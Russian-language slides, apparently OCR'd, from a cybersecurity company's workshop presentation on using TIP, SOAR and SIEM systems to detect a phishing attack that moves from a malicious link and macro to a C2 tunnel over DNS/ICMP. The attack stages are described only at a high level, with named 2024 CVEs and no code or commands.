ЦЕНТР
КИБЕРБЕЗОПАСНОСТИ

ВСЕГДА НА ШАГ ВПЕРЕДИ

Информация и автоматизация — лучшая защита: TIP считывает шаги хакера, а SOAR предотвращает атаку

Сергей Марченко
Ведущий инженер направления «Автоматизация ИБ», УЦСБ

sec.ussc.ru

WHOAMI

- **Специализация:** оптимизация процессов безопасности, разработка и внедрение playbooks, управление активами и инцидентами
- **Эксперт по SOAR:** опыт участия в интеграции и настройке SOAR-систем для различных организаций
- **Спикер** отраслевых конференций по ИБ
- **Действующий практик:** опыт успешного внедрения проектов по автоматизации обработки инцидентов и управлению активами

План мероприятия

Рассмотрим самый распространенный сценарий фишинговой атаки на инфраструктуру компании и покажем три сценария:

1 сценарий

Фишинговая западня: обнаружение вредоносного URL


2 сценарий

Троянский макрос: запуск кода с подрывными намерениями

3 сценарий


Туннель в тени: выявление ICMP-атаки


ФИШИНГ — САМЫЙ РАСПРОСТРАНЕННЫЙ СЦЕНАРИЙ АТАКИ



Фаза 1: фишинговая атака

Фишинговая рассылка






Методы социальной инженерии, побуждающие пользователя открыть письмо


Прикрепленный документ *Microsoft Word, Pdf, Excel, Jpeg и другие*

Вредоносный макрос, активируется при открытии документа

Фаза 2: эксплуатация уязвимости

Уязвимость CVE





Макрос из письма выполняет код, используя уязвимости

Уязвимости, которые активно эксплуатировались в 2024 году:

CVE-2024-21412 (двойная ссылка)

CVE-2024-21413 (предварительный просмотр outlook)


CVE-2024-7971 (Chrome)

Фаза 3: Установка C2-соединения

Маскировка через DNS/ICMP туннель

- Вредоносный код запускает на компьютере ПО для удаленного управления
- Агент устанавливает скрытое соединение с командно-контрольным (C2) сервером злоумышленника через туннель
- Злоумышленник контролирует машину, постепенная эскалация привилегий

  Похищает конфиденциальные данные. Использует дополнительное ВПО, например, программу-вымогатель.



ОНЛАЙН-МАСТЕРСКАЯ ЦЕНТРА КИБЕРБЕЗОПАСНОСТИ УЦСБ

SOAR (Security Orchestration, Automation and Response)

- Автоматизирует процессы реагирования на инциденты ИБ
- Обеспечивает оркестрацию средств защиты информации и обогащение данных о событиях безопасности


TIP (Threat Intelligence Platform)


- Обеспечивает обогащение систем управления ИБ данными киберразведки на основе открытых источников и баз данных ведущих игроков рынка

SIEM (Security Information and Event Management)

- Собирает и коррелирует события из различных источников
- По заданным правилам делает выводы о наступлении инцидента и информирует о нем


Обзор схемы компонентов онлайн-мастерской





